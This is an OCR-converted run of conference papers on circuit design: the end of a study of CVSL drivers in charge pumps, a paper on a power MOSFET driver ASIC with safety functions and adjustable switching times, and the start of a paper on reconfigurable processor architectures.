With the constant NMOS length L_n = 0.5 um and width W_n = 10 um, the PMOS width is varied, while keeping the constant length L_p = 0.5 um, to evaluate the circuit performance. The simulations are done using the schematic in Figure 4.




Figure 4. Circuit used for simulation.

The charge pump is modeled as the DC power supply U_0 with the internal resistance R_S and the output capacitor C_{out}. The resistance value of 500 kΩ corresponds to the equivalent series resistance of a 5-stage Dickson charge pump, each stage with a 10 pF capacitor and the operating frequency of 1 MHz. The equivalent resistance for any two-phase charge pump can be calculated from the following expression:

$$R_S = \frac{1}{f} \cdot \sum_{i=1}^{N} \frac{(a_{ci})^2}{C_i} \qquad (1)$$

where a_{ci} value is the ratio between charge transferred by *i*th stage and the charge transferred by the output stage of the charge pump [10]. The equivalent resistance also depends on the operating frequency *f*, the number of charge pump stages *N* and the capacitor *C* in each stage of the charge pump.

The operation of the circuit in Fig. 4 is simulated for several values of the PMOS width, and the results of the output voltages (voltage across the capacitor C_{out}) are given in Fig. 5.




Figure 5. Output voltage for different PMOS width values (R_S = 500 kΩ, C_1 = C_2 = 10 fF, C_{OUT} = 10 pF).

A wider PMOS device has lower "on" resistance and it allows higher current peaks during switching between "high" and "low" states of the clock signals. These current peaks consume charge from the output capacitor and cause lower output voltage of the charge pump circuit.

The CVSL circuit is introduced into the charge pump design to serve as the driver circuit for the MOS switches. A number of MOS switches connected to the CVSL outputs, together with their connection paths form the capacitances C_1 and C_2 present at the CVSL outputs. These capacitances are charged to the output voltage value in one half-period of the clock signal and discharged in the next half-period. With a larger capacitance value, more charge is lost in each clock period. The effect of the capacitance size on the output voltage of the charge pump is shown in Fig. 6.




Figure 6. Output voltage vs. capacitance (C_1 = C_2) at CVSL output (R_S = 500 kΩ, C_{OUT} = 10 pF).




Figure 7. Output voltage for different series resistance of charge pump (C_1 = C_2 = 100 fF, C_{OUT} = 10 pF).

The equivalent series resistance of the charge pump varies by charge pump architecture, the number of the charge pump stages and the capacitance values. With higher series resistance, the charge consumption caused by the CVSL circuit is more pronounced, as shown in Fig. 7. With well chosen PMOS dimensions, the current peaks through CVSL driver are much smaller in comparison to the charge consumption due to the capacitance on the CVSL output.

V. MATHEMATICAL FORMULATION

The first order approximation of the charge pump output voltage with respect to the equivalent series resistance R_s and the capacitance C_{out} on the CVSL output can be evaluated using the circuit shown in Fig. 8.




Figure 8. First order circuit model of the CVSL circuit.

The CVSL circuit connected to the output capacitor of the charge pump can be represented as a resistance R_{cvsl}, as shown in Fig. 8. This resistance models the charge consumption that occurs while the CVSL output is switching its states (current peaks) and the charge consumption due to the total capacitance of the CVSL outputs. The charge consumption during CVSL switching depends on the PMOS and NMOS dimensions and on the technology used. On the other hand, the charge that is consumed by the capacitance on the output of the CVSL circuit during each clock cycle can be easily modeled by the resistance. Each switched capacitor can be modeled as a resistor, as shown in Fig. 9.




Figure 9. Switched capacitor modeled with the resistance *R*.

The value of the resistance used to model a switched capacitor at a given frequency is calculated by the following expression:

$$R_C = \frac{1}{C \cdot f} \tag{2}$$

Now, the capacitance associated with the CVSL output nodes can be represented as two parallel resistors, one for each output node. The value of R_{cvsl} (Fig. 8), neglecting the consumption due to current peaks, is given by (3),

$$R_{cvsl} = \frac{R_1 \cdot R_2}{R_1 + R_2} \tag{3}$$

where R_1 and R_2 are calculated using (2) for each CVSL output node.

To evaluate equivalent model of the CVSL driver (Fig. 8), a comparison between the simulation and circuit model is performed. Different values of the series resistance and capacitance at the CVSL output are used in comparison. The results are given in Fig. 10.




Figure 10. Comparison of simulation and circuit model.

VI. CONLUSION

The usage of the CVSL circuit for driving MOS switches in charge pump circuits is analyzed. The effects on the charge pump output voltage that are caused by the charge consumption of the CVSL circuit are simulated and mathematically formulated. The presented results show that the dimensions of the PMOS transistors in the CVSL circuit play a significant role on the charge pump performance. During the design of the charge pump with the CVSL circuit an extra care must be taken in the layout to keep the metal paths of the CVSL outputs as short as possible. This is necessary to decrease the parasitic capacitances of the metal paths connecting MOS switches with the CVSL outputs. It has been shown that the type of the used charge pump, the increase in the number of stages or the capacitance change in the charge pump stages affect the power consumption of the CVSL circuit.

REFERENCES

[1] J. F. Dickson, "On-chip high-voltage generation in MNOS integrated circuits using an improved voltage multiplier technique," *IEEE Journal of Solid-state Circuits*, vol. 11, Issue 3, Jun 1976, pp. 374-378.

[2] G. Palumbo, D. Pappalardo, "Charge pump circuits: An overview on design strategies and topologies," *IEEE Circuits and Systems Magazine*, vol. 10, Issue 1, 2010, pp. 31-45.

[3] J.-T. Wu and K.-L. Chang, "MOS charge pumps for low-voltage operation," *IEEE Journal of Solid-state Circuits*, vol. 33, No. 4, April 1998, pp. 592-597.

[4] F. Pan, T. Samaddar, "Charge pump circuit design," *McGraw-Hill Companies Inc.*, 2006.

[5] Arona, Bonizzoni, Maloberti, and Torelli,"Heap Charge Pump Optimization by a Tapered Architecture," *Proc.of the IEEE International Symposium on Circuits and* Systems, ISCAS 2005, Kobe, 23-26 May, pp. 1903-1906

[6] L. Gobbi, A. Cabrini, G. Torelli, "A discussion on exponential-gain charge pump," *18th European conference on Circuit theory and design, ECCTD 2007*, 2007, pp. 615-618.

[7] A. Cabrini, L. Gobbi, G. Torelli, "Voltage gain analysis of integrated fibonacci-like charge pumps for low power applications," *IEEE Transactions on Circuits and Systems – II* , vol. 54, No. 113, 2007, pp. 929-933.

[8] L. G. Heller, W. R. Griffin, J. W. Davis, N. G. Thomas, "Cascode voltage switch logic: A differential CMOS logic family," *IEEE International Solis State Circuits Conference*, 1984, pp. 16-17.

[9] N. H. E. Weste, and D. Harris,"CMOS VLSI Design," *Pearson Education, Inc. Addison-Wesley*, 2005.

[10] Y. Allasasmeh, S. Gregori, "A performance comparison of dickson and fibonacci charge pumps," *European Conference on Circuit Theory and Design, ECCTD 2009*, 2009, pp. 599-602.

Intelligent power MOSFET driver ASIC

J. Podržaj*, A. Sešek ** and J. Trontelj**
* IskraLAB d.o.o., Šempeter pri Gorici, Slovenia
** University of Ljubljana, Faculty of Electrical Eng., LMFE, Ljubljana, Slovenia
jure.podrzaj@iskralab.si

Abstract - This paper focuses on an ASIC design for power MOSFET driver with an intelligent current driving technique which optimizes the performance and efficiency of driving single or more in parallel connected power MOSFETs. The efficient and robust driving of the power MOSFET gate is, besides the current driving techniques, also supported with the adjustable rise and fall times parameters of the driving signal. The design of the ASIC power MOSFET driver includes the implementation of safety functions which are essential for providing a higher level of robustness and reliability of the controlled power MOSFET transistor and power MOSFET system. The introduced mixed-signal ASIC is used as a single chip solution without any extra additional electronic components. This increases the integration density, reliability and reduces the costs of the power system.

Keywords: MOSFET driver, ASIC, current driving algorithm

I. INTRODUCTION

The power system designer's common target is to design a power electrical system that fulfills the demands of high performance level, optimized size and weight. In the power system, such as motor power controller used in various battery-powered driving systems, most of the volume is taken by capacitors. To reduce capacitors size and volume the switching frequency should be increased. But on the other hand the increased switching frequency would consequently increase the dynamic losses of the power switching elements. Besides the optimal power controller design layout, the major power losses come from the switching losses of the power switching elements such as power MOSFETs. The power losses could be reduced by selecting better power MOSFET transistor but this would increase the cost. The operating switching frequencies of power MOSFET transistors used in motor controllers are relatively low and are usually in the range from several kHz up to 20kHz. The main reason for such low switching frequency is that a power MOSFET with extremely low on-resistance R_{DSon} has a large area of the transistor gate. Another way how to optimize the power controller overall power loss is to find the intelligent MOSFET gate driving algorithm that reduces switching power losses and respecting EMI limitations.

In this paper, an ASIC design for power MOSFET with an intelligent current driving algorithm is proposed. The intelligent algorithm reduces switching losses and supports programmable rise and fall times. The proposed ASIC driver also has a safety function without any additional electronic components. The paper presents an ASIC design and simulation results of implemented intelligent driver technique for power MOSFET transistors.

II. INTELLIGNET POWER ASIC DRIVER

A. Prior art solutions

Most switching applications realized with power MOSFET transistors require "hard" switching of ohmic-inductive loads which is also the case in motor controller applications. In the battery-powered electrical driving systems the motor controllers are used to transform a DC voltage to a three (or more) AC signals for driving the motor phase windings. The sine signals used for driving the asynchronous AC motor are in most of modern systems realized with PWM switching algorithm of power switches. The MOSFET transistors are used as controlled switches which form conductive current path from positive or negative battery terminal to the connected load. The motor controllers realized with power MOSFET transistor generally operate at relatively low voltages which can reach up to 120V. But to reach high power levels the phase current peaks through windings can reach 500A. To achieve such high current densities the power module realization requires the power MOSFET transistors to be connected in parallel. Higher number of parallel connected MOSFETs enables higher current capabilities, high robustness and lower operating temperature. But on the other hand, because of increased gate capacitance, driving is more challenging.

The MOSFET transistor power losses can be divided in static and dynamic losses. The sources of static losses are power MOSFET characteristics where channel resistance (R_{DSon}) and intrinsic forward diode voltage (V_{DS}) are dominant contributors. The dynamic power losses are the losses generated while power MOSFET is switched on and off.

The primary task of the power MOSFET gate driver is to provide enough energy for effective and fast switching. Most of power MOSFET gate drivers are realized as classic IC voltage drivers. Such IC voltage drivers are designed as buffers which have higher power capabilities required for fast power MOSFET switching. More detailed description of the typical IC voltage drivers can be found in the literature [1], [2].

To optimize power MOSFET transistor instead of forcing voltage to the gate an current output is introduced allowing gate voltage shaping and consequently improve switching properties. In addition safety functions are

implemented such as temperature monitoring, undervoltage detection and overcurrent protection. Many of the above parameters are programmable.

B. ASIC structure

In Fig. 1 a block scheme of the proposed ASIC design is shown. The ASIC design can be practically divided in to three main parts: standard blocks, safety function




Figure 1. ASIC block diagram

blocks and intelligent driving algorithm block.

First part of the ASIC consists of relatively standard cells such as *Regulator* and *Reference Voltage*. Second part comprises the safety functionally: *Temperature Detection*, *PBAT monitor* and *Overcurrent Protection.* Those implemented safety features increase the driver reliability and system operation and also eliminate the use of additional external electronic components which would increase the driver circuit board complexity, reliability and cost.

The *Temperature Detection* block is used to monitor the ASIC die temperature. To avoid any ASIC malfunction and to minimize parasitic components of the connection paths the ASIC driver should be placed as close as possible to the power MOSFET transistor. From that we can conclude that both, ASIC and power MOSFET, have good thermal contact and consequently the same temperature. An important feature of the die temperature monitoring is the feedback information indicated by warning signal *Tw* and error signal *Te*. Both *Tw* and *Te* can be read out separately and be processed by




Figure 2. Temperature detection, signals *Tw*, *Te* and *Temp0*

system control unit. The temperature monitoring is based on comparison of internal generated reference voltage and temperature depended voltage named as *Temp0*. Internal voltage *Temp0* is linear proportional to the die temperature and it changes within range of -40ºC to +120ºC from 1.49V to 0.7V (-4.9mV/ ºC). To reset *Tw* the die temperature has to drop below 95ºC and in case of resetting *Te* the temperature should drop below 115ºC. The Fig. 2 show simulation results of *Temperature Detection* block signals, *Tw* as temperature warning set at 100ºC, *Te* as temperature error set when temperature of 120ºC is reached.

To prevent fatal power MOSFET transistor damages an *Overcurrent Protection* is implemented. The paper [3] introduces the method which monitors gate charge and discharge current with purpose to detect possible power switch malfunctions. The *Overcurrent Protection* bases on measuring the voltage drop between drain and source, V_{DS}, of the driven external power MOSFET transistor. The voltage V_{DS} is measured only during on state of the power MOSFET. The level of overcurrent protection is adjustable. When the adjusted current limit is reached the signal *ovc* goes high. The allowable level of the current of power MOSFET mainly depends on driven power MOSFET properties, especially by the MOSFET channel resistance R_{DSon}.




Figure 3. Overcurrent protection, signals V_{DS} and *ovc*

Especially for battery-powered system an important issue is to monitor the battery voltage V_{PBAT} to detect situations when voltage drops below certain level. The ASIC is designed to operate at supply voltages from 12V to 36V range. When the supply voltage drops below 10V then ASIC output *puv* is set high. This warning signal is cleared when the supply voltage rises above 11V.




Figure 4. Undervoltage protection, signals *pbat* and *puv*

C. Intelligent driving algoritm

The intelligent current driving algorithm is implemented in the *Output Stage* block as shown in Fig. 5.




Figure 5. Rise time adjustment

Signal *enable* is used to turn on external power MOSFET transistor. With sub-circuit *Delay* only delay of the first front is done. This provides an ability to control so called "dead time". Dead time is defined as the time between two or more subsequent switching events. The control over dead time duration has a great importance in controller switching application for preventing any current cross-conduction between upper in lower switch and also to optimize the time of current flowing thru the freewheeling diode of the power MOSFET transistor. The delay can be set in nine steps. Nominal delay when all *delay* bits are '0' is 110ns, each step brings approximately 135ns of additional delay. At the end maximum adjustable delay is 1.1us. The set-up of *delay* bits depends on the electrical properties of the controlled external power MOSFET transistor(s) and end application where ASIC driver is used.

The power MOSFET transistor voltage drop V_{DS} sampling is performed as a constant delay at 1.5usec to avoid transient signal variations due to a current overshoot which would result in a wrong message *ovc*.

The *Output Stage* is divided into two individual sub-block separated to control the switching rise and fall time of the switching signal *out* connected to the power MOSFET gate as shown in Fig. 5 marked as "*Rise time adjustment"* and with *"Fall time adjustment"*. Each of sub-blocks consist of constant current and adjustable current source both controlled by signal *enable*.

The *Rise time adjustment* block is presented on Fig. 6. Signal *enable* is distributed to upper and lower part of the circuit. Upper half of the circuit shown on Fig. 6 controls the constant part of the *out* current which flows from *PBAT* to *out* node through PMOS transistor (4). The *enable* signal is also used to turn the transistor (1) on when switching the power MOSFET transistor gate is not required. To provide a constant voltage difference between gate and source node of PMOS transistors, regardless to *PBAT* voltage, a *LT* block is used.




Figure 6. Rise time adjustment

More complex lower part circuit is used to generate current adjusted with *rt* bits. First, pulse generation block τ provides a high current at the beginning of the power MOSFET transistor switching on for time τ. The purpose of applying high current is to reach fast the Miller level from off state of the power MOSFET. When signal *enable* is set high the current through selected transistors, selected by *rt* bits, the output current I_{out} of the *out* start charging the Miller capacitance of the power MOSFET transistor.




Figure 7. *Enable* and *Iout* output drive current at turn on

Both bit sets, *rt* and *ft*, are selected according to the switching properties of the controlled power MOSFET transistor(s) and also to the EMI requirements of the application. Fig. 7 presents signals *Enable* and output current I_{out} drive current at power MOSFET transistor turn on.




Figure 8. Fall time adjustment

The *Fall time adjustment* block is presented on Fig. 8 and is used to provide current when power MOSFET transistor will be turned off.

Block for pulse generation τ and *Logic1* have the same functionality as in the case described above. The constant part of the current provided for switching the power MOSFET transistor off to output *out* is generated with transistor (1). Transistors marked (2), (3) and (4) operate as different pull down current value regarding to the user selected adjustable *ft* bits. A special feature of the block *Logic1* is output voltage modulation regarding the voltage level on controlled power MOSFET transistor. At certain predetermined value the transistors (2), (3) and (4) turn off and consequently a different discharging current is generated. This is shown in Fig. 9.



Figure 9. Enable and I_{out} output drive current at turn off

This function provides two different discharging current slopes. Transistor (5) provides small current which discharge the remaining gate charge of the power MOSFET transistor until $V_{GS}=V_{out}$ equals 0V.

D. Measurement results

The ASIC has been prototyped in CMOS technology with 0.25µm minimum dimension and maximum breakdown voltages of 40V. The photolithography of the prototyped ASIC is shown in figure 10. The ASIC chip dimensions are (1612 x 1192) µm.




Figure 10. Photolitography of the ASIC prototype

Power consumption of the ASIC samples is 0.6mA without external load at voltage V_{PBAT}=12V. The current consumption of the ASIC driver depends on the load and also from the selected set-up of the *tr* and *tf* bits.

The measurement of the battery voltage level V_{PBAT} monitored with *puv* signal was also performed. The warning signal *puv* sets off when voltage V_{PBAT} drops below 11.0V and it sets on when V_{PBAT} reaches more then 10.0V

The temperature measurement results of the first prototyped ASIC sample are shown in Fig.11.




Figure 11. Temperature measurements with signals *Tw* and *Te*

The graph in Fig. 11 shows the temperature behavior of the warning signal *Tw* and temperature error signal *Te* versus ASIC die temperature. The signal *Tw* sets on when temperature reaches 99ºC and sets off when temperature drops below 87ºC. In case of temperature error signal *Te*, the *Te* sets on when temperature of 120ºC is exceeded and it clears when temperature of the ASIC drops below 109ºC.

TABLE I. MEASUREMENT RESULTS

delay (bits)	Time (ns)
000	350
001	430
010	575
011	670
100	780
101	885
110	970
111	1085

V_{PABT}=12V, C_L=10nF, T_{amb}=25ºC

Table 1 shows measurement results of the time delay versus different bit *delay* configurations. The maximal delay time duration can be set up to 1085ns and minimal to 350ns. The average bit step of the *delay* is 105ns.

III. CONLUSION

The paper introduces an ASIC design of intelligent driving algorithm for power MOSFET transistors. The proposed driver drives the gate of the MOSFET with controlled current and offers the user to adjust rising and falling times of gate charging/discharging. Safety function of temperature monitoring, overcurrent and undervoltage

are added. The ASIC has been prototyped and the measurement results agree with simulations.

Future work will be focused on the complete ASIC sample characterization. In addition we plan to implement ASIC in end application which would include power stage and perform measurements and analysis of the performance of the complete system.

ACKNOWLEDGMENT

The author wishes to thanks Slovenian Research Agency which financially supported this paper and also special gratitude to the project partner Iskra Avtoelektrika d.d and Center of Excellence NAMASTE.

The author also wishes to express gratitude to the laboratory personnel of the Laboratory for Microelectronics at the University of Ljubljana.

REFERENCES

[1] J. Podržaj, J. Trontelj, "A new concept of intelligent power ASIC driver technique for semiconductor power devices", MIDEM - Society for Microelectronics, Electronic Components and Materials, 2010, pp. 167-170.

[2] J. Adams, "The Current Sensing IR212X Gate Drive ICs", Aplication Note AN-1014b, IR.

[3] L. Chen, F. Z. Peng, D. Cao, "A smart gate drive with self-diagnosis for power MOSFETs and IGBTs", Applied Power Electronics Conference and Exposition, APEC 2008,pp 1602-1607.

Reconfigurable Processor Architectures: Varieties and Representations

Damir Kirasic and Danko Basch,
University of Zagreb, Faculty of Electrical Engineering and Computing, Croatia

***Abstract*—Reconfigurable processors combine the speed of application specific integrated circuits (ASIC) and the universality of classical digital processors by means of adaptability to the currently executed code. There is a great number of varieties in today's reconfigurable processor architectures. Processor architectures can be specified in many ways. Architecture specifications are usually used during the architecture design phase and in software tools such as compilers and simulators. The aim of this paper is to propose various comparison criteria for reconfigurable processor architectures and to give an overview of the specification methods for them. The main contribution of this paper is a proposal of the new ontology-based representation of reconfigurable processor architectures.**

I. Introduction

Reconfigurable processors (RP) combine the speed of application specific integrated circuits (ASIC) and the universality of classical digital processors. ASIC circuits are the fastest way of processing digital data because they are pre-tailored for known functions. Classical processors spend a lot of time in fetching and decoding relatively small set of basic instructions.

The main difference between classical processors and reconfigurable processors is that RPs try to adjust their internal structure to the currently executed code. Classical processors have fixed, unchangeable structure while all RPs have some changeable, adjustable components. These changeable components are called *reconfigurable fabric* (RF).

The process of adjustment is called *reconfiguration* and its goal is to dynamically create ASIC-style logic that will perform required functions as fast as pre-tailored circuits. The speedup of execution in reconfigurable processors comes from the ability of RF to concurrently process input data and to work in a way similar to dataflow architectures.

The time needed for reconfiguration is relatively short and processor can switch quickly to different configurations even during the execution of the same program. Appropriate processor configuration can be determined at the phase of code compilation. In that case the compiler will usually insert reconfiguration procedures at the appropriate place in the generated machine code. Such reconfiguration is called a *static* reconfiguration. If the decision about reconfiguration is done during the runtime, reconfiguration is considered to be *dynamic*.

There is a great number of varieties in todays reconfigurable processor architectures. Architectures can differ significantly and it is not an easy task to compare them. For example, some architectures use fine-grained, bit-oriented components in the reconfigurable fabrics while others use word-oriented, coarse-grained components. Some architectures use an array of the same (homogeneous) processing elements while others use a mix of heterogeneous elements.

Fig. 1 shows a typical example of the coarse-grained architecture - Dynamically Reconfigurable Processor (DRP) [24] [32]. The DRP architecture has been developed at University of Zagreb, Faculty of Electrical Engineering and Computing. The architecture has 5 main components: sequential processor, main memory, DMA logic, control logic and a 2D array of coarse-grained processing elements. The functions of the processing elements and interconnection paths between them can be quickly and dynamically changed.




Fig. 1. Main components of the DRP architecture

The DRP architecture is similar to the HMP (Hybrid Micro-Parallel) type architecture [33] [7].

The first aim of this paper is to propose a methodology or set of criteria for comparing different reconfigurable processor architectures.

The second, and most important aim is to propose a novel methodology for describing processor architectures. The precise, unambiguous specification of the processor architecture, that will represent all the relevant details, is of great importance. Such description will be usually used in more than one environment: as a precise specification during the architecture design phase, as an input to the simulator tool and as a part of the compiling system.

The main contribution of this paper is a proposal of the ontology-based description for the reconfigurable processor architectures. In this work, the Web Ontology Language (OWL) [13] [16] is used as a declarative language for describing processor architectures.

The paper is organized as follows. Section 2 gives a brief overview of the related work in this area. Section 3 describes a list of the proposed comparison criteria. This section contains the table of a few existing architectures and their classification according to the proposed criteria. The OWL-based processor specification is described in section 4 and the conclusion remarks are given in the last section.

II. Related work

Reconfigurable processors are part of the research field that is called *reconfigurable computing* or sometimes *spatial computing*. The field of reconfigurable computing is roughly comprised of two main subfields: reconfigurable processor architectures (HW) and supporting software tools (SW).
